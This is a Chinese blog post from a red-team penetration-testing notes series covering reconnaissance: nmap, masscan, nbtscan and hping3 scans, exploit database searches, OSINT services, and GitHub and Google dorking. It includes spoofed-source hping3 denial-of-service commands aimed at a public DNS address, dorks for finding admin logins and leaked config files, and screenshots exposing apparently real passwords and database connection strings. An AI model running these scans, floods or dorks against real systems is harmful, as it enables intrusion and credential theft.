

Notes Sixth day-渗透攻击-红队-打入内网

原创

大余xiyou 于 2020-09-22 23:52:22 发布 2100 收藏 14

分类专栏: [渗透攻击红队笔记](#) 文章标签: [安全漏洞](#) [安全](#) [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_34801745/article/details/108725996

版权



[渗透攻击红队笔记](#) 专栏收录该内容

10 篇文章 30 订阅

订阅专栏

**

Notes Sixth day-渗透攻击-红队-打入内网(dayu)

**

作者: 大余

时间: 2020-09-22

请注意: 对于所有笔记中复现的这些终端或者服务器, 都是自行搭建的环境进行渗透的。我将使用Kali Linux作为此次学习的攻击者机器。这里使用的技术仅用于学习教育目的, 如果列出的技术用于其他任何目标, 我概不负责。

我必须再重申一遍: 务必不要做未授权测试! 不要未经授权在真实网络环境中复现任何本书中描述的攻击。即使是出于好奇而不是恶意, 你仍然会因未授权测试行为而陷入很多麻烦。为了个人能更好的继续学习发展, 有很多漏洞奖励计划和靶场可以供你学习试验, 但是请记住, 即使是参加漏洞奖励计划, 私自测试范围外的网站或对网站进行深入破坏也会让你有大麻烦。

文章目录

[Notes Sixth day-渗透攻击-红队-打入内网\(dayu\)](#)

一、信息收集

1、主机发现

[nmap](#)

[Masscan](#)

[Nbtscan](#)

[hping3](#)

2、关联信息生成

字典生成: [pydicator](#)

3、开放漏洞情报

常用网站

Search Exploit—DB

4、开源情报信息搜集(OSINT)

搜索引擎语法

在线接口

相关工具

5、Github Hacking

搜索代码

搜索案例

自动化工具

6、google hacking

7、Git-all-secret

8、mailsniper.ps1获取outlook所有联系人

9、内网渗透之信息收集

Windows（工作者和域）

Windows（域）

Linux

10、后渗透信息收集之wmic命令的一些使用方法

wmic的简单使用

以进行为例展现wmic的使用

关于powershell的Get-Wmi对象

11、内网横向常见端口

Port. 445

Port:137、138、139

二、打入内网

1、外部接入点-WiFi

2.1.1 无线攻击实战应用之 DNSSpoof、Evil Portal、DWall

2.1.2 防护意见

2、应用系统漏洞利用

2.2.1 常见漏洞扫描

2.2.1.1 Nmap扫描漏洞技巧

2.2.1.2 impacket框架之mssql服务器安全检测

2.2.1.3 MS17010py脚本利用

2.2.2 未授权访问漏洞

2.2.2.1未授权漏洞总结

Redis

Jenkins

Mongodb

ZooKeeper

Elasticsearch

Memcache

memcached

Hadoop

Couchdb

Ldap

2.2.2.2 JBOSS未授权访问

2.2.3 远程代码执行漏洞

2.2.3.1 Java下奇怪的命令执行

2.2.3.2 Shiro反序列化记录

2.2.3.3 RMI-反序列化

2.2.3.4 JND注入

2.2.3.5 fastjson漏洞浅析

2.2.3.6 CVE-2019-11043 PHP远程代码执行复现

2.2.3.7 java webshell从入门到入狱系列1-基础篇

2.2.3.8 深究XMLdecoder (dayu-Third day)

2.2.3.9 FastJson 反序列化学习

2.2.3.10 Oracle 数据库安全思考之xml反序列化

2.2.3.11 Webshell绕安全模式执行命令

2.2.3.12 Java 下的XEE漏洞

2.2.3.13 Solr Velocity模板远程代码复现及利用指南

2.2.3.14 Solr-RCE-via-Velocity-template

2.2.3.15 java webshell 从入门到入狱系列2-攻防对抗之Bypass-上篇

2.2.3.16 java webshell 从入门到入狱系列3-攻防对抗之Bypass-中篇

2.2.3.17 java webshell 从入门到入狱系列4-攻防对抗之Bypass-下篇

2.2.3.18 Java反序列化过程深究 (dayu-fourth day)

2.2.3.19 Apache Slor不安全配置远程代码执行漏洞复现及jmx rmi利用分析

2.2.3.20 java命令执行小细节

2.2.3.21 JDK反序列化Gadgets-7u21

2.2.3.22 Weblogic-T3-CVE-2019-2890-Analysis

2.2.3.23 spring-boot-actuators未授权漏洞

2.2.3.24 SEMCMS2.6后台文件上传漏洞审计

2.2.3.25 代码审计之lyyecms后台getshell

2.2.3.26 Log4j-Unserialize-Analysis

2.2.3.27 JAVA反序列化- FastJson组件

2.2.3.28 Spring-security-oauth2 (CVE-2018-1260)

2.2.4 WAF-bypass (dayu-Fifth day)

找真实IP, 绕过CDN

https降级绕过

ssl问题绕过

method 绕过

Heard IP 绕过

XSS

SQL

SQL

Mysql

命令执行

文件上传绕过

解析漏洞

PHP CGI 解析漏洞

系统特性：利用NTFS ADS特性

协议解析不一致，绕过waf（注入跨站也可尝试）

文件类型绕过/Header 头类型

未解析所有文件

不规则Content-Disposition文件名覆盖

boundary 绕过

文件名覆盖绕过

遗漏文件名

其他类型绕过

HPP HTTP参数污染/拼接绕过

HPF HTTP分割注绕过

最后另类绕过合集

2.2.5 登录口JS前端加密绕过

jsEncrypter安装与本地测试（dayu-Sixth day）

2.2.6 XMLDecoder 标签、POC

2.2.7 phpMyAdmin去getshell

2.2.8 攻击JWT的一些方法

2.2.9 上传漏洞

上传技巧

上传的思路

KindEditor

2.2.9.1 上传漏洞总结

概要说明

服务端的上传验证

上传绕过姿势

文件扩展名绕过（asp、aspx、php、jsp）

客户端检测(JavaScript检测)

一、信息收集

1、主机发现

nmap

官网: <https://nmap.org/>

安装系统及命令:

Mac os: brew install nmap

Centos: yum install nmap

Ubuntu: apt-get install nmap

参考手册: <https://nmap.org/man/zh/index.html>

扫描方式

常见的七种扫描方式:

TCP: -sT

SYN: -sS

ACK: -sA

UDP: -sU

RPC: -sR

ICMP: -sP

Disable Port Scan: -sn

最常见的这些参数解释: <https://blog.csdn.net/liudongdong19/article/details/83506731>

常见扫描案例

扫描10000端口、操作系统、版本

```
nmap -T4 -A <target>
```

版本探测

```
nmap -sV <target>
```

操作系统

```
nmap -O <target>
```

其他常用技巧:

```
--host-timeout 主机超时时间 通常选值: 18000  
--scan-delay 报文时间间隔 通常选值: 1000  
-s <源地址> 定义扫描源地址, 为了不被发现
```

示例

```
nmap -V -iR 100000 -PO -p 80
```

随机选择100000台主机扫描是否运行Web服务器(80端口)。由起始阶段发送探测报文来确定主机是否工作非常浪费时间,而且只需探测主机的一个端口,因此使用-PO禁止对主机列表。

```
host -l company.com | cut -d -f 4 | nmap -V -iL -
```

进行DNS区域传输,以发现company.com中的主机,然后将IP地址提供给Nmap。上述命令用于GNU/Linux——其它系统进行区域传输时有不同的命令。

输出

```
-oN <File>  
-oX <XML File>  
-oG <filespec>  
参考: http://www.unspecific.com/nmap-oG-output/
```

Masscan

项目地址: <https://github.com/robertdavidgraham/masscan>

安装:

```
$ sudo apt-get install git gcc make libpcap-dev
```

```
$ git clone https://github.com/robertdavidgraham/masscan
```

```
$ cd masscan
```

```
$ make
```

该工具兼容Nmap的参数高级选项

高级选项

```
dayu@kali:~$ sudo masscan --ports 1-10000 192.168.1.4 --adapter-ip 192.168.175.128
[sudo] dayu 的密码:
Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-09-15 17:33:56 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [10000 ports/host]
Discovered open port 808/tcp on 192.168.1.4
Discovered open port 445/tcp on 192.168.1.4
Discovered open port 912/tcp on 192.168.1.4
Discovered open port 443/tcp on 192.168.1.4
Discovered open port 3306/tcp on 192.168.1.4
Discovered open port 135/tcp on 192.168.1.4
Discovered open port 139/tcp on 192.168.1.4
Discovered open port 902/tcp on 192.168.1.4
Discovered open port 5021/tcp on 192.168.1.4
Discovered open port 5040/tcp on 192.168.1.4
^Cwaiting several seconds to exit...
saving resume file to: paused.conf
rate: 0.10-kpps, 79.51% done, waiting 10-secs, found=10
```

https://blog.csdn.net/qq_34801745

命令: `sudo masscan --ports 1-10000 192.168.1.4 --adapter-ip 192.168.175.128`

- adapter-ip 指定发包的IP地址
- adapter-port 指定发包的源端口
- adapter-mac 指定发包的源MAC地址
- router-mac 指定网关的MAC地址
- exclude IP地址范围黑名单, 防止masscan扫描
- excludefile 指定IP地址范围黑名单文件
- includefile, -iL 读取一个范围列表进行扫描
- wait 指定发送完包之后的等待时间, 默认为10秒

```
dayu@kali:~$ sudo masscan -e eth0 -p 1-65535 --rate 1000 192.168.1.4
Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-09-15 17:39:59 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 49668/tcp on 192.168.1.4
Discovered open port 139/tcp on 192.168.1.4
Discovered open port 54714/tcp on 192.168.1.4
Discovered open port 5357/tcp on 192.168.1.4
Discovered open port 49666/tcp on 192.168.1.4
Discovered open port 3306/tcp on 192.168.1.4
Discovered open port 49670/tcp on 192.168.1.4
```

https://blog.csdn.net/qq_34801745

命令: `masscan -e eth0 -p 1-65535 --rate 1000 192.168.1.4`

在网络环境慢的情况下，快速扫描出存在端口与nmap配合

Nbtscan

```
dayu@kali: ~ 79x48
dayu@kali:~$ whereis nbtscan
nbtscan: /usr/bin/nbtscan /usr/share/man/man1/nbtscan.1.gz
dayu@kali:~$ nbtscan

NBTscan version 1.6.
This is a free software and it comes with absolutely no warranty.
You can use, distribute and modify it under terms of GNU GPL 2+.

Usage:
nbtscan [-v] [-d] [-e] [-l] [-t timeout] [-b bandwidth] [-r] [-q] [-s separator] [-m retransmits] (-f filename)|(<scan_range>)
    -v          verbose output. Print all names received from each host
    -d          dump packets. Print whole packet contents.
    -e          Format output in /etc/hosts format.
    -l          Format output in lmhosts format.
               Cannot be used with -v, -s or -h options.
    -t timeout  wait timeout milliseconds for response. https://blog.csdn.net/qq\_34801745
```

kali系统自带nbtscan，以及查看帮助说明

```
dayu@kali: ~ 79x48
dayu@kali:~$ sudo nbtscan 192.168.175.138
Doing NBT name scan for addresses from 192.168.175.138

IP address      NetBIOS Name    Server    User          MAC address
-----
192.168.175.138 WIN-3AF64NG1N36 <server> <unknown>    00:0c:29:4e:1f:49
dayu@kali:~$ sudo nbtscan -v -s : 192.168.175.138
192.168.175.138:WIN-3AF64NG1N36:20U
192.168.175.138:WIN-3AF64NG1N36:00U
192.168.175.138:WORKGROUP      :00G
192.168.175.138:WORKGROUP      :1eG
192.168.175.138:WORKGROUP      :1dU
192.168.175.138: __MSBROWSE__ :01G
192.168.175.138:MAC:00:0c:29:4e:1f:49
dayu@kali:~$
```

https://blog.csdn.net/qq_34801745

nbtscan扫描可以发现主机名、MAC addr等信息...

```
nbtscan -r 192.168.1.0/24
```

扫描整个C段

```
nbtscan 192.168.1.1-100
```

扫描一个范围

```
nbtscan -v -s : 192.168.1.0/24
```

以:分割显示结果

```
nbtscan -f <File>
```

从文件读取扫描范围

高级用法

```
dayu@kali: ~ 79x48
dayu@kali:~$ nbtscan -v -s ' ' 192.168.1.4
192.168.1.4 WORKGROUP      00G
192.168.1.4 LAPTOP-IFMFE8BV 20U
192.168.1.4 LAPTOP-IFMFE8BV 00U
192.168.1.4 MAC f8:ac:65:0f:d2:b9
dayu@kali:~$ nbtscan -v -s ' ' 192.168.1.4 | awk '{print $1}' | uniq
192.168.1.4
dayu@kali:~$
```

https://blog.csdn.net/qq_34801745

```
nbtscan -v -s ' ' 192.168.1.4
nbtscan -v -s ' ' 192.168.1.4 | awk '{print $1}' | uniq
```

hping3

hping3主要测试防火墙的拦截规则，对网络设备进行测试

常用模式

```
常用模式
-0 -rawip IP原始报文
-1 -icmp ICMP模式
-2 -udp UDP模式
-8 -scan 扫描模式
-9 -listen 监听模式
```

```
hping3 --scan 1-30,70-90 -S www.baidu.com
```

SYN方式扫描主机端口

```
dayu@kali: ~ 79x48
dayu@kali:~$ sudo hping3 --scan 445,135 -S 192.168.1.4
Scanning 192.168.1.4 (192.168.1.4), port 445,135
2 ports to scan, use -V to see all the replies
+-----+-----+-----+-----+-----+-----+
|port| serv name | flags  |ttl| id  | win | len |
+-----+-----+-----+-----+-----+-----+
135 epmap      : .S..A... 128  6399 64240  46
445 microsoft-d: .S..A... 128  6655 64240  46
All replies received. Done.
Not responding ports:
dayu@kali:~$
```

https://blog.csdn.net/qq_34801745

```
sudo hping3 --scan 445,135 -S 192.168.1.4
```

可以看到，目标主机回复了:S...A，代表SYN/ACK

```
hping3 -S -a 114.114.114.114 -p 53 114.114.114.114 -c 5
```

测试防火墙对ICMP包的反应、是否支持traceroute、是否开放某个端口、对防火墙进行拒绝服务攻击（DoS attack）。例如，以LandAttack方式测试目标防火墙（Land Attack是将发送源地址设置为与目标地址相同，诱使目标机与自己不停地建立连接）

DRDDOS

```
hping3 -udp -a 114.114.114.114 -p 53 114.114.114.114 -c 5
```

基于UDP的DOS

参考

```
http://0daysecurity.com/articles/hping3\_examples.html --很详细用法的解释
```

```
http://man.linuxde.net/hping3
```

2、关联信息生成

在渗透前期工作开展之前，需要对目标的各种信息进行分析、拆分、组合

例如:赫尔巴斯亚基国

根据地域习惯、宗教、互联网开放信息等信息进行简要拆分，假设获取的信息如下：

```
当地人爱好吃橙子
```

```
当地人信奉伊斯兰教
```

```
IPV4地址开放IP段
```

```
相关社交网络公开的数据库
```

根据宗教、习惯、IP地址、开放数据支持...等，为后续的字典生成、鱼叉、水坑攻击铺下基石

字典生成：pydictor

安装：

```
git clone https://github.com/LandGrey/pydictor
```


参考详细: <https://github.com/LandGrey/pydictor/blob/master/docs/doc/usage.md>

3、开放漏洞情报


常用网站

```
CVE: https://cve.mitre.org/  
Exploit-DB: https://www.exploit-db.com/  
CX Security: https://cxsecurity.com/  
CNVD: https://www.cnvd.org.cn/  
securitytracker: https://www.securitytracker.com/
```

**

Search Exploit—DB

**




```
dayu@kali: /opt$ searchsploit apache 5.3.12
```

Exploit Title	Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution	php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution	php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner	php/remote/29316.py
Apache Tomcat < 5.5.17 - Remote Directory Listing	multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal	unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)	multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)	windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)	jsp/webapps/42966.py

```
dShellcodes: No Results  
dayu@kali: /opt$
```

利用searchsploit apache 5.3.12搜索apache漏洞...这很熟悉了...



```
dayu@kali: /opt$ searchsploit -u  
[i] Updating via apt package management (Expect weekly-ish updates): exploitdb  
  
[sudo] password for dayu:  
Get:1 http://mirrors.aliyun.com/kali kali-rolling InRelease [30.5 kB]  
Hit:2 http://mirrors.ustc.edu.cn/kali kali-rolling InRelease  
Get:3 http://dl.google.com/linux/chrome/deb stable InRelease [1811 B]  
Get:4 http://mirrors.aliyun.com/kali kali-rolling/main Sources [13.1 MB]  
Get:5 http://dl.google.com/linux/chrome/deb stable/main amd64 Packages [1161 B]  
Get:6 http://mirrors.neusoft.edu.cn/kali kali-rolling InRelease [30.5 kB]  
Get:7 http://mirrors.aliyun.com/kali kali-rolling/non-free Sources [124 kB]  
Get:8 http://mirrors.aliyun.com/kali kali-rolling/contrib Sources [61.6 kB]  
Get:9 http://mirrors.aliyun.com/kali kali-rolling/main amd64 Packages [16.6 MB]  
Ign:10 https://download.docker.com/linux/ubuntu kali-rolling InRelease  
Err:11 https://download.docker.com/linux/ubuntu kali-rolling Release  
404 Not Found [IP: 143.204.131.104 443]
```

命令: `searchsploit -u`

更新最新exp库...

4、开源情报信息搜集(OSINT)

搜索引擎语法

```
百度: https://www.baidu.com  
谷歌: https://www.google.com  
必应: https://cn.bing.com
```

在线接口

```
http://ce.baidu.com/index/getrelatedsites?site_address=baidu.com
http://www.webscan.cc/
http://sbd.ximcx.cn/ --在线子域名查询-接口光速版
https://censys.io/certificates?q=.example.com
https://crt.sh/?q=%25.example.com
https://github.com/c0ny1/workscripts/tree/master/get-subdomain-from-baidu
https://dnsdumpster.com/ --查询DNS记录、侦查、研究
https://www.threatcrowd.org/searchApi/v2/domain/report/?domain=baidu.com --和第一个一样
https://findsubdomains.com/
https://dnslytics.com/search?g=www.baidu.com --DNSlyrics
https://pentest-tools.com/information-gathering/find-subdomains-of-domain --DNS攻击面2次免费
https://viewdns.info/ --功能很多
https://www.ipneighbour.com/#/lookup/114.114.114.114 --邻居发现
https://securitytrails.com/list/apex_domain/baidu.com
https://url.fht.im/
http://api.hackertarget.com/hostsearch/?q=baidu.com
http://www.yunsee.cn/finger.html --云悉（限制挺大）
```

有几个挺好用的，自行挖掘...

相关工具

```
https://github.com/rshipp/awesome-malware-analysis/blob/master/恶意软件分析大合集.md
```

此网站极力推荐学习!!!

5、Github Hacking

您可以在所有公共GitHub存储库中搜索以下类型的信息，以及您有权访问的所有私有Github存储库

```
Repositories
Topics
Issues and pull requests
Code
Commits
Users
Wikis
```

参考：

```
Searching for repositories
Searching topics
Searching code
Searching commits
Searching issues and pull requests
Searching users
Searching wikis
Searching in forks
```

可以使用以上方式搜索页面或高级搜索页面搜索Github

您可以使用>, >=, <, 和<搜索是大于, 大于或等于, 小于和小于或等于另一个值的值

下面会介绍如何搜索

搜索仓库

```
>_n cats stars:>1000 匹配关键字"cats"且star大于1000的仓库

>=_n cats topIcs:>=5 匹配关键字"cats"且标签数量大于等于5的仓库

<_n cats size:<10000 匹配关键字"cats"且文件小于10KB的仓库

<=_n cats stars:<=50 匹配关键字"cats"且star小于等于50的仓库

_n..* cats stars:10..* 匹配关键字"cats"且star大于等于10的仓库

*.._n cats stars:*..10 匹配关键字"cats"且star小于等于10的仓库

n..n cats stars:10..50 匹配关键字"cats"且star大于10且小于50的仓库
```

搜索代码

注意事项

只能搜索小于384KB的文件

只能搜索少于500,000个文件的存储库，登录的用户可以搜索所有公共存储库

除filename搜索外，搜索源代码时必须至少包含一个搜索词。例如，搜索language: Javascript无效，而是这样：amazing language:JavaScript

搜索结果最多可以显示来自同一文件的两个片段，但文件中可能会有更多结果。您不能将以下通配符用作搜索查询的一部分“、！” = * ! ? # \$ & + ^ | ~ < > () { } [] 搜索将忽略这些符号

日期条件

```
cats pushed:<2012-07-05 搜索在2012年07月05日前push代码，且cats作为关键字
```

```
cats pushed:2016-04-30..2016-07-04 日期区间
```

```
cats created:>=2017-04-01 创建时间
```

逻辑运算

AND、OR、NOT

排除运算

```
cats pushed:<2012-07-05 language:java 搜索在2012年07月05日前push代码，且cats作为关键字，排除java语言仓库
```

包含搜索

```
cats in:file 搜索文件中包含cats的代码
```

```
cats in:path 搜索路径中包含cats的代码
```

```
cats in:path,file 搜索路径、文件中包含cats的代码
```

```
console path:app/public language:javascript 搜索关键字 console，且语言为javascript，在app/public下的代码
```

主体搜索

```
user: USERNAME 用户名搜索
```

```
org: 'ORGNAME 组织搜索
```

```
repo: USERNAME/REPOSITORY 指定仓库搜索
```

文件大小

```
size:>1000 搜索大小大于1KB的文件
```

搜索案例

Repositories	82K
Code	873K+
Commits	81M+
Issues	1M
Discussions <small>(Beta)</small>	134
Packages	169
Marketplace	4
Topics	710
Wikis	117K
Users	15K

Languages	
INI	604,163
Java Properties	193,551
HTML	33,706
Java	12,160
Gettext Catalog	6,699
PHP	3,013

Showing 869,929 available code results ?

Sort: Best match

noorus123/flutter-springboot-api
email/.properties

```

1 #spring.mail.host=smtg.gmail.com
2 #spring.mail.port=587
3 #spring.mail.username=bytewheel@gmail.com
4 #spring.mail.password=bytewheel@123
5 #spring.mail.to=nooruskhan786@gmail.com
6 #spring.mail.properties.mail.smtp.auth=true
    
```

● Java Properties Showing the top six matches Last indexed 27 days ago

jbdev-tommy/JB-Dev-Facturier

src/main/java/fr/jbdev/facturier/messages/properties.properties

```

1 MailSenderServiceImpl.mail.host=mail.gandi.net
2 MailSenderServiceImpl.mail.password=@Bonjour777
3 MailSenderServiceImpl.mail.port=587
4 MailSenderServiceImpl.mail.subject=JB-Dev Facturier
    
```

● INI Showing the top nine matches Last indexed on 2 Jul 2018

arunpjohny/zyb-bulk-mailer

@ dist/runner/properties.properties

```

ar 1 mailer.host=smtg.gmail.com
un 2 mailer.port=587
pjo 3 mailer.username=arun.official.mail@gmail.com
hn 4 mailer.password=
y 5 mailer.from=arun.p@revtip.com
    
```

搜索Java项目配置文件: mail filename:.properties

mail filename:.properties Pull requests Issues Marketplace Explore

↑

Repositories	82K
Code	873K+
Commits	81M+
Issues	1M
Discussions (Beta)	134
Packages	169
Marketplace	4
Topics	710
Wikis	117K
Users	15K

Languages	
INI	604,163
Java Properties	192,551

Showing 869,929 available code results (Sort: Best match)

noorus123/flutter-springboot-api
email/.properties

```
1 #spring.mail.host=smtplib.com
2 #spring.mail.port=587
3 #spring.mail.username=bytewheel@gmail.com
4 #spring.mail.password=bytewheel@123
5 #spring.mail.to=nooruskhan786@gmail.com
6 #spring.mail.properties.mail.smtp.auth=true
```

● Java Properties Showing the top six matches Last indexed 27 days ago

jbdev-tommy/JB-Dev-Facturier
src/main/java/fr/jbdev/facturier/messages/properties.properties

```
1 MailSenderServiceImpl.mail.host=mail.gandi.net
2 MailSenderServiceImpl.mail.password=@Bonjour777
3 MailSenderServiceImpl.mail.port=587
4 MailSenderServiceImpl.mail.subject=JB-Dev Facturier
```

● INI Showing the top nine matches Last indexed on 2 Jul 2018

搜索extension:yaml mongolab.com 中存在的代码信息等

extension:yaml mongolab.com Pull requests Issues Marketplace Explore

Repositories	24
Code	56
Commits	567
Issues	310
Discussions (Beta)	0
Packages	1
Marketplace	0
Topics	0
Wikis	278
Users	0

Languages	
YAML	56

Advanced search Cheat sheet

56 code results (Sort: Best match)

phoffer/sinatra-base
models/mongoid.yaml

```
4 default:
5 hosts:
6 # - mongolab.com:31777
7 # Define the default database name.
8 # database: db_name
...
13 uri: <%= ENV['MONGOLAB_URI'] %>
14 development:
15 sessions:
16 default:
17 uri: <%= ENV['MONGOLAB_URI'] %>
```

● YAML Showing the top four matches Last indexed on 28 Jun 2018

andrewkuzmich/clubbook
web/clubbook/config/config.yaml

```
1 default:
2 db:
3 connection: "mongodb://root:root@ds033841.mongolab.com:33841/clubbook_test"
4 #connection: "mongodb://root:root@ds035300.mongolab.com:35300/clubbook_prod"
5 use_analytics: "false"
```

● YAML Showing the top four matches Last indexed on 15 Jul 2018

pblin/soshio
celery-acquisition/config/config.yaml

自动化工具

<https://github.com/unk14b/gitmIner>

```
UnkL4b
Automatic search for Github
((00))
o0
o0o
0o0
/o0o
v2.0
```

```
-> github.com/UnkL4b
-> unkl4b.github.io
```

```
+-----[WARNING]-----+
| DEVELOPERS ASSUME NO LIABILITY AND ARE NOT |
| RESPONSIBLE FOR ANY MISUSE OR DAMAGE CAUSED BY |
| THIS PROGRAM |
+-----+
```

```
[-h] [-q 'filename:shadow path:etc']
[-m wordpress] [-o result.txt]
[-r '/^\s*.*?;\s*$ /gm']
[-c _octo=GH1.1.2098292984896.153133829439; _ga=GA1.2.36424941.153192375318; user_session=oZID
```

optional arguments:

```
-h, --help show this help message and exit
-q 'filename:shadow path:etc', --query 'filename:shadow path:etc'
Specify search term
-m wordpress, --module wordpress
Specify the search module
-o result.txt, --output result.txt
Specify the output file where it will be
saved
-r '/^\s*.*?;\s*$ /gm', --regex '/^\s*.*?;\s*$ /gm'
Set regex to search in file
-c _octo=GH1.1.2098292984896.153133829439; _ga=GA1.2.36424941.153192375318; user_session=oZIXL2_ajc
Specify the cookie for your github
```

EXAMPLE

Searching for wordpress configuration files with passwords:

```
$:> python3 gitminer-v2.0.py -q 'filename:wp-config extension:php FTP_HOST in:file ' -m wordpress -c
```

example使用即可，非常好用

<https://github.com/techgaun/github-dorks> 详细介绍github hacking 搜索利用代码以及方法！！

6、google hacking



🔍 intitle: "index of /"

🔍 intitle index of / mp3

🔍 intitle index of / admin

🔍 intitle index of uri the surgical strike

🔍 intitle index of mkv kabir singh

🔍 intitle index of matrix

🔍 intitle index of ./ ./bitcoin

🔍 intitle index of cumbias mp3

🔍 intitle index of musica variada mp3

🔍 intitle index of mp3

🔍 intitle index of kabir singh

https://blog.csdn.net/qq_34801745

用法

```
Intitle 包含标题
Intext 包含内容
filetype 文件类型
Info 基本信息
site 指定网站
inurl 包含某个url
link 包含指定链接的网页
cache 显示页面的缓存版本
numberange 搜索一个数字
```

示例

搜索目标包含后台的页面

The screenshot shows a Google search interface. The search bar contains the query "inurl:/admin intext: 后台管理系统". Below the search bar, there are navigation links for "全部", "图片", "新闻", "视频", "地图", and "更多". The search results show approximately 97 results found in 0.28 seconds. The first result is from www.xzbbc.com, titled "欢迎登录后台管理系统", with a snippet "欢迎登录后台管理系统. 用户登录.". The second result is from www.linmon.cn, also titled "欢迎登录后台管理系统", with a snippet "欢迎登录后台管理系统. 返回首页 · 忘记密码. 点击刷新. 技术支持: 企炬中国.". The third result is from www.onpowbutton.com, titled "后台管理系统", with a snippet "管理账号: . 授权密码:". The fourth result is from www.yuchenweigh.com, titled "-网站后台管理系统", with a snippet "网站后台>>. 用户名: . 密码: . 验证码: 看不清? 点击换一张.". The fifth result is from www.jshqjt.com, titled "管理员登陆- 后台管理系统", with a snippet "管理员登陆. 账号username. 登陆密码password. 验证码verify code. 立即登录Login. 忘记密码?". The sixth result is from www.bayims.cn, titled "登陆- 后台管理系统", with a snippet "管理系统. 用户名. 密码. 缺少字词: intext: | 必须包含: intext:". A small URL "https://blog.csdn.net/qj_34801745" is visible in the bottom right corner of the search results area.

命令: `inurl:/admin intext: 后台管理系统`

```
site:"some-keywords.com"intitle: login intext: intext: 管理|后台|登陆|用户名|密码|验证码|系统|帐号| manage|admin|log  
in|system
```

搜索目标是否有目录列表

